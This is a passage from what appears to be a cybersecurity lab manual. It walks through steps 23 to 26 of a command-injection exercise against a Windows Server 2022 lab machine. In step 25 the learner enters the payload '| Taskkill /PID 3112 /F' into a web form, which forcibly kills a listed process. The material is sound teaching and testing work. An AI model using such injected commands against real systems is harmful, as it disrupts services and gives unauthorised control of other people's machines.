


23. A list of all the running processes on the **Windows Server 2022** machine is displayed, as shown in the screenshot.




24. To check if you can terminate a process, choose any process from the list (here, **Microsoft.ActiveDirectory**), and note down its process PID (here, **3112**).

Note: The list of running processes might differ in your lab environment.




25. Type **| Taskkill /PID [Process ID value of the desired process] /F** (here, PID is **3112**) and click **Submit**. By issuing this command, you are forcefully (**/F**) terminating the process.




26. The process will be successfully terminated, as shown in the screenshot.

